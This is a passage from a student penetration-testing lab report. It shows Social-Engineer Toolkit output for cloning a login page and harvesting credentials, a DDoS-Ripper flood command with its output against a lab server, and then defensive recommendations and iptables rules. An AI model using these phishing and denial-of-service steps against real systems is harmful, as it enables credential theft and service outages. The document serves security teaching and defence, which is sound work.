
For the scenario mentioned prior packet sniffing sensitive information could lead to stolen credentials and data theft, these types of information leaks could result in legal action for the business due to customer and staff data being jeopardized.

2) Social engineering attack

C.2.1 Show how an attacker can lure a normal user of the server to your computer instead of the server machine:

Social engineering is a method of manipulating individuals to gain unauthorized access to sensitive information. It involves exploiting human psychology and trust rather than relying on technical vulnerabilities. The goal of social engineering is to trick people into divulging confidential information, granting access to secure systems.

Social engineering techniques can take various forms, such as impersonating someone or using psychological manipulation to gain trust in something untrustable. Common examples of social engineering attacks include phishing emails, phone scams, impersonation, baiting. For this scenario we will be looking at how to trick someone into giving info on a un trustable cloned site.




The Social Engineering tool kit available on kali Linux is a tool that automates various social engineering attacks and helps conduct penetration tests or assessing the security of the systems. The figure to the left shows the Social Engineering tool kit running on kali Linux attacker machine.

With the Social Engineering tool kit, we will perform a credential harvest method by using fake web pages created using a cloning tool as shown in the figure below which will harvest passwords from the victim and redirect to the authentic page to reduce suspicion.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:http://10.0.2.15/
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://192.168.56.104/peruggia/index.php?action=login

[*] Cloning the website: http://192.168.56.104/peruggia/index.php?action=login
[*] This could take a little bit...
```

The below figure shows the web page created using the cloning tool and we can identify its fake due to it having a different address than the authentic page in the address bar. The user details are entered into this page as shown below.




In the figure below we can see the credential harvester has returned the username and password taken from the victim in the fake page.

```
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.
Press {return} if you understand what we're saying here.
[*] Apache is set to ON - everything will be placed in your web root directory of apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/harvester_data.txt
Feel free to customize post.php in the /var/www/html directory
[*] All files have been copied to /var/www/html
[*] SET is now listening for incoming credentials. You can control-c out of this and completely exit SET at anytime and still keep the attack going.
[*] All files are located under the Apache web root directory: /var/www/html
[*] All fields captures will be displayed below.
[Credential Harvester is now listening below...]

Array
(
    [username] => admin
    [password] => admin
)
```

After the victims credentials are extracted the victim is redirected to the real page (shown in the figure below), which can be identified using the address and the average user would have no way of knowing if their credentials are leaked due to the stealth behavior of this attack method.



C.2.2 What is the information that attackers can obtain when this activity is carried out and how dangerous they are for your scenario:

Cloned websites or phishing sites are designed to trick users into giving away sensitive information such as login credentials, credit card details, or personal information. They mimic the appearance and functionality of legitimate websites to deceive users into believing they are interacting with a trusted platform.

In the scenario that was proposed these types of sites could have devastating outcomes identity theft and financial fraud harming the user and the organization, due to user credentials including card details being stored online unauthorized access to a user account could result in data theft and more.


D- Denial of Service attacks

1) DoS the web server

D.1.1 Show how an attacker can carry on a denial-of-service attack on the web server:

A denial-of-service or a DoS attack is a malicious cyberattack that aims to disrupt a normal computer system, network, or online service by overloading it with a flood of illegitimate requests or by exploiting vulnerabilities to consume system resources. The goal of such an attack is to make resources out of service, effectively denying them access.

In the below figure is shown Dos Ripper a tool in kali Linux which can be used to Dos attack a selected server address. In our example the ubuntu server machine is chosen for receiving the attack, and packets are sent from the attacker machine to the server.




```
(kali@kali) - [~/DDoS-Ripper]
$ python3 DRipper.py -s 192.168.56.102 -t 445

DOS RIPPER


©EngineRipper
reference by Hammer

192.168.56.102 port: 80 turbo: 445
Please wait ...
Sun May 7 05:45:24 2023 ←packet sent! ripping→
Sun May 7 05:45:24 2023 ←packet sent! ripping→
Sun May 7 05:45:24 2023 ←packet sent! ripping→
Sun May 7 05:45:24 2023 ←packet sent! ripping→
Sun May 7 05:45:24 2023 ←packet sent! ripping→
```

In the below figure is shown the victim server machine on idle where CPU and network usage is normal.



In the below figure shows the victim machine when receiving the attack where CPU usage and network usage is abnormally high effecting the server's overall performance.



D.1.2 Which Cyber Security Tenet this vulnerability violates:

A DoS attack directly targets the availability of a system, by flooding a target with traffic, the attacker aims to render the system unavailable to legitimate users and halting the normal flow of operation in the system. A DoS attack can cause significant downtime, service disruptions, or complete unavailability. This violation of the availability tenet in cyber security.

D.1.3 What is the impact of this attack on your scenario company:

According to the proposed scenario in the event of a Dos attack, the company's operations may be disrupted. The website could be taken down or rendered inaccessible, preventing customers from placing orders and employees from fulfilling them. This can lead to a loss of business opportunities, delays in order processing, and overall inefficiency in the company's operations and could also lead to a financial loss.

E- Recommendations to protect the scenario company server.

1) Briefly research what you can do to minimize the threats to the findings in the reconnaissance phase when you tested the web application in section A.2:

- Implementing IDPS systems to monitor network traffic and detect any reconnaissance attempts. These systems can identify known attack patterns and help mitigate potential threats.
- Implementing network segmentation where the network is divided into smaller, isolated segments. This prevents attackers from easily mapping the entire network structure and accessing critical sources.

2) Briefly research what port knocking is and explain how it can protect against threats you have identified in section A.3:

Port knocking is a technique used to enhance the security of network services by adding an additional layer of protection against unauthorized access. The basic concept of port knocking is that the system appears to be "invisible" to attackers by closing all ports, and there is no response to their connection attempts, this effectively reduces the attack surface from any incoming attackers.

3) Briefly research and explain how to protect your database against SQL injection exploited in section B.2:

- Using Input Validation which uses strict input validation techniques to ensure that user-supplied data is properly sanitized and validated before being used in SQL queries.
- Keeping the database management system up to date with the latest security fixes any issues or major vulnerabilities that exist.
- Implementing proper error handling mechanisms provides minimal information to users in case of application errors and stops any internal code from leaking out.

4) Briefly research and explain how to protect your web application against cross site Scripting attacks exploited in section B.3:

- Implement security headers like "X-XSS-Protection" and "X-Content-Type-Options" to enhance security.

- Making sure the session cookies are set with the "http-only" flag, which prevents them from being accessed by JavaScript which avoids the risk of attackers stealing sensitive session information through XSS.
- Using proper input validation and error handling to ensure the expected outputs are displayed without leaking internal code.

5) Investigate what activities a security analyst can carry out to protect, or at least minimize the impact of Man in the Middle attack carried out in section C.1:

- Using strong encryption protocols, such as Transport Layer Security (TLS) or Secure Sockets Layer (SSL), to secure communication channels. Ensure that confidential data is always encrypted.
- Implement network monitoring tools to detect and identify suspicious activities, such as unexpected changes in network traffic which could detect any ARP poisoning or packet sniffing activities.
- Promoting the use of two-factor authentication (2FA) or multi-factor authentication (MFA), to mitigate the risk of credential theft during MitM attacks.

6) Research the work that companies should do to ensure that their users do not fall victims to social engineering attacks similar to the attack you carried out in section C.2:

- Monitor domain registrations and keep an eye out for any suspicious or unauthorized domain registrations that mimic the company's legitimate website.
- Educating the users regarding the existence of cloned sites that mimic the original and promoting the use of 2FA.
- Implement secure coding practices and hygiene's to safeguard websites against cloning or spoofing.

7) Research and explain what companies do to protect their web services against a DoS attack similar to the one you have carried out in section D.1:

- Implementing load balancing helps distribute incoming traffic across multiple servers allowing for efficient resource utilization and reduces the impact of a DoS attack by preventing a single point of failure and taking the whole system down.

- limiting the traffic of the incoming data, where in the case of a large-scale Dos attack the load on the server would not be intense and room for countermeasures exists.
- Building a scalable infrastructure will allow companies to handle increased traffic during an attack and having multiple resources and backups to depend on ensures uninterrupted server uptime.

8) Intrusion Detection and Prevention systems.

8.1 Show some examples of firewall and iptables rules that can protect your scenario company against attacks you identified in the assessment you carried out before:

- Blocking any incoming connections while a connection is already that are not part of an established session which helps prevent unauthorized access attempts.

```
iptables -A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
```

```
iptables -A OUTPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
```

- Restrict Access to Specific Ports and only open necessary ports and restrict access to other ports.

```
iptables -A INPUT -p tcp --dport 3306 -j DROP
```

- To protect against DoS attacks data rate-limiting rules on incoming connections.

```
iptables -A INPUT -p tcp --syn -m limit --limit 20/second -j ACCEPT
```

```
iptables -A INPUT -p tcp --syn -j DROP
```

- Recording the incoming and outgoing traffic on a log report using iptables.

```
iptables -A INPUT -j LOG --log-prefix "INPUT DROP: " --log-level 4
```

```
iptables -A OUTPUT -j LOG --log-prefix "OUTPUT DROP: " --log-level 4
```

8.2 Evaluate the effectiveness of the following tools and specify which is more suitable for your scenario and justify your answers:

Features of both Ip tables and Firewalls are summarized in the table below.

Ip tables	Firewall (ufw)
Allows extensive control over small functionalities.	Define rules based on service names.
Allows low level packet filtering features.	Provided default rules are secure without further adjustments.
Well documented and good community support.	More beginner friendly than iptables.

From the above points we can see that Ip tables although complex offers more precise and extensive control over some functionalities and for the proposed scenario every bit of control in security counts as we are dealing with very sensitive data and Ip tables are picked over Firewall(ufw)

8.3 Explain the differences between Intrusion Detection System IDS and Intrusion prevention System IPS:

Intrusion Detection System	Intrusion prevention System
Monitors network traffic and system activities in real-time, looking for signs of potential intrusions or security breaches.	detects intrusions but also takes proactive measures to prevent them.
operates in a passive mode, observing and analyzing network traffic without modifying it.	Operates active in a system that actively modify or control network traffic.
generates alerts when it detects suspicious activity.	take automated actions in response to threats blocking or changing network traffic.
typically deployed as a monitoring tool placed in a way so it doesn't disrupt the flow of the network.	deployed in-line with network traffic flow actively inspecting and modifying network traffic.

8.4 Suggest a recommendation for the scenario you have in hand and justify your answer:

For the proposed scenario, using encryption methods for the end points such as Jason web tokens (JWT) can effectively help secure connections between the APIs in the web page.